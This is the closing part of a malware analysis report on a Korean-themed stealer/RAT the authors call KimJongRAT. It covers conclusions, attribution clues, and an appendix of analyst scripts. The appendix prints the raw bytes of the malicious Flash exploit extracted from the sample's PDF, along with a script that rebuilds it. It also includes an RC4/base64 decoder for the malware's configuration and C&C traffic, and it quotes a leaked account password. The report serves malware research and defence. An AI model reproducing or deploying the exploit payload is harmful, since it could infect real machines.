


Figure 24: communication to the C&C schema

7 Conclusion

The analysed malware is a stealer with some remote code execution features but these features are not the biggest part of the malware. The developers made considerable effort to:

- obfuscate the code and the configuration;
- hook functions by hiding files;
- use weird implementation of RC4 or base64.

We conclude that this RAT/stealer is efficient and was also really interesting to analyse.

Furthermore, the creator made efforts to look Korean, for example the author of the .pdf file is Kim Song Chol. He is the brother of Kim Jong-un, the leader of North Korea. We identified that the author of a variant of this stealer is another brother of Kim Jong-un. Maybe the author named every variant with the name of each brother.

After some searches using Google, we identified an old variant of this malware here: <http://contagiodump.blogspot.ca/2010/10/oct-08-cve-2010-2883-pdf-nuclear.html>. The code of the malware available on the blog is close to our case but with fewer features. In 2010, the password of the Gmail account was "futurekimkim". Three years ago, the author was already fixated on the Kim family...

The language of the resource stored in the .dll file is Korean (LANG_KOREAN). The owner of the gmail mailbox is laoshi135.zhang and the secret question of this account is in Korean too.

We don't know if the malware truly comes from Korea. However, thanks to these factors, we decided to name this sample KimJongRAT/Stealer.

Appendix

Exploit from stream 14

```
paul@malware.lu:~$ cat exploit_from_stream14.py
newarr = [70, 87, 83, 10, 204, 5, 0, 0, 120, 0, 5, 95, 0, 0, 15, 160, 0, 0, 24, 1, 0, 68, 17, 0,
0, 0, 0, 63, 3, 167, 5, 0, 0, 150, 12, 0, 5, 0, 7, 149, 195, 124, 19, 7, 251, 195, 124, 19, 14, 18,
157, 2, 0, 76, 4, 157, 2, 0, 24, 0, 136, 21, 0, 9, 0, 65, 0, 66, 0, 67, 0, 68, 0, 69, 0, 70, 0, 71,
0, 72, 0, 73, 0, 161, 142, 17, 0, 100, 101, 102, 97, 117, 108, 116, 0, 1, 0, 4, 42, 0, 2, 0, 152, 1,
150, 10, 0, 7, 88, 192, 73, 72, 7, 167, 63, 182, 183, 96, 157, 2, 0, 0, 0, 153, 2, 0, 73, 0, 64,
150, 5, 0, 7, 22, 116, 112, 11, 76, 98, 157, 2, 0, 12, 0, 135, 1, 0, 3, 23, 135, 1, 0, 1, 150, 10,
0, 7, 235, 104, 33, 78, 7, 20, 151, 222, 177, 96, 157, 2, 0, 0, 0, 23, 135, 1, 0, 1, 150, 10, 0, 7,
145, 252, 54, 26, 7, 110, 3, 201, 229, 96, 157, 2, 0, 0, 0, 153, 2, 0, 21, 0, 150, 13, 0, 1, 0, 0,
0, 0, 3, 1, 0, 0, 0, 8, 0, 153, 2, 0, 162, 255, 23, 150, 6, 0, 4, 1, 4, 2, 8, 1, 78, 72, 150, 10,
0, 7, 221, 127, 77, 97, 7, 34, 128, 178, 158, 96, 157, 2, 0, 0, 0, 18, 157, 2, 0, 232, 0, 153, 2, 0,
184, 0, 150, 10, 0, 7, 8, 70, 50, 45, 7, 247, 185, 205, 210, 96, 157, 2, 0, 0, 0, 82, 38, 150, 13,
0, 4, 3, 4, 1, 7, 1, 0, 0, 0, 4, 2, 8, 2, 82, 150, 5, 0, 7, 142, 160, 89, 123, 76, 98, 157, 2, 0,
19, 0, 150, 5, 0, 7, 3, 0, 0, 0, 11, 150, 5, 0, 7, 255, 83, 111, 8, 76, 98, 157, 2, 0, 10, 0, 150,
7, 0, 7, 1, 0, 0, 0, 8, 0, 28, 150, 10, 0, 7, 68, 250, 46, 64, 7, 187, 5, 209, 191, 96, 157, 2, 0,
0, 0, 150, 2, 0, 8, 3, 82, 71, 150, 5, 0, 7, 96, 145, 152, 47, 76, 98, 157, 2, 0, 11, 0, 135, 1, 0,
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23, 153, 2, 0, 57, 0, 150, 10, 0, 7, 7, 36, 7, 40, 7, 248, 219, 248, 215, 96, 157, 2, 0, 0, 0, 150,
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157, 2, 0, 13, 0, 77, 82, 150, 5, 0, 7, 170, 165, 126, 74, 76, 98, 157, 2, 0, 12, 0, 23, 28, 77,
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0, 150, 39, 1, 251, 104, 219, 57, 213, 84, 115, 52, 15, 70, 64, 158, 102, 18, 153, 2, 0, 112, 250,
0, 64, 0, 0, 0];
val = [chr(c) for c in newarr]
open('exploit.swf', 'w').write("".join(val))
```

Shellcode from stream 14

[illegible]

Decrypt data

```
rootbsd@malware.lu:~$ cat decrypt.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from Crypto.Cipher import ARC4
import sys
import argparse
import magic
import base64
from urlparse import urlparse
import os
import os.path
import requests

def decode(data):
    key = data[:0x10]
    data = data[0x10:]
    # remove null byte in case
    data = data.strip('\x00')
    rc4 = ARC4.new(key)
    return rc4.decrypt(data)

def get_magic(data):
    try:
        return magic.from_buffer(data)
    except Exception, e:
        print e
        return ""

def extract_res(magictag, data, n = 0):
    i = -1
    res_end = 0
    while i < n:
        data = data[res_end:]
        res_start = data.index(magictag) + len(magictag)
        if res_start == None:
            break
        data = data[res_start:]
        res_end = data.index(magictag) + len(magictag)
        i += 1

    # out magic end
    data = data[:-0x8]
    return decode(data)

def decode_file(data):
    return decode(data)

def decode_config(data):
    data = data[-0x208:]
    return decode(data)

def decode_b64(data):
    data = data.strip('\n')
    data = data.replace('.', '+')
    data = base64.b64decode(data)
    out = decode(data)
    return out
```

```
def decode_network(url):
    uri_info = urlparse(url)
    uri = os.path.basename(uri_info.path)
    req = requests.get(url)
    data = req.text
    info = uri.split('_')
    user_info = base64.b64decode(info[0]).split('_')

    print "computer name: %s" % user_info[0]
    print "username: %s" % user_info[1]
    print "last modified (headers): %s" % req.headers['last-modified']
    print "-"*32
    lines = data.split('\n')
    for l in lines:
        tag = "ABCDEFGHJKLMNOP"
        tag = l[:len(tag)]
        counter = l[len(tag):20]
        data = l[len(tag)+20:]
        out = decode_b64(data)
        print out

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description='Chinese decoder.')

    #parser.add_argument('filename', type=argparse.FileType(),
    #    #help='file to extract resource')
    parser.add_argument('filename', type=str,
        help='file to extract resource')

    parser.add_argument('-e', action='store_const', const='exe',
        dest='action', help='extract all resource of the dll (default)')
    parser.add_argument('-d', action='store_const', const='file',
        dest='action', help='decode encrypted file like .ini')
    parser.add_argument('-c', action='store_const', const='config',
        dest='action', help='extract config of the dll')
    parser.add_argument('-b', action='store_const', const='b64',
        dest='action', help='decode network b64')
    parser.add_argument('-n', action='store_const', const='network',
        dest='action', help='decode network')

    args = parser.parse_args()

    if args.action == 'network':
        decode_network(args.filename)
        sys.exit(1)

    fp = open(args.filename)
    #fp = args.filename
    data = fp.read()

    if args.action == 'file':
        out = decode_file(data)
        filename = "%s.dec" % fp.name
        print "write decoded file in %s (%s)" % \
            (filename, get_magic(out))
        open(filename, 'w').write(out)
    elif args.action == 'config':
        out = decode_config(data)
```

```
print out
filename = "%s.dec" % fp.name
#print "write decoded file in %s (%s)" % \
    #(filename, get_magic(out))
#open(filename, 'w').write(out)
elif args.action == 'b64':
    out = decode_b64(data)
    print out
    filename = "%s.dec" % fp.name
    #print "write decoded file in %s (%s)" % \
        #(filename, get_magic(out))
    #open(filename, 'w').write(out)
else:
    magictag = "\x7e\x21\x40\x23\x24\x25\x5e\x26"
    i = 0
    while True:
        try:
            out = extract_res(magictag, data, i)
            filename = "%s.%d.dec" % (fp.name, i)
            print "write decoded file in %s (%s)" % \
                (filename, get_magic(out))
            open(filename, 'w').write(out)
            i += 1
        except Exception, e:
            #print e
            break
```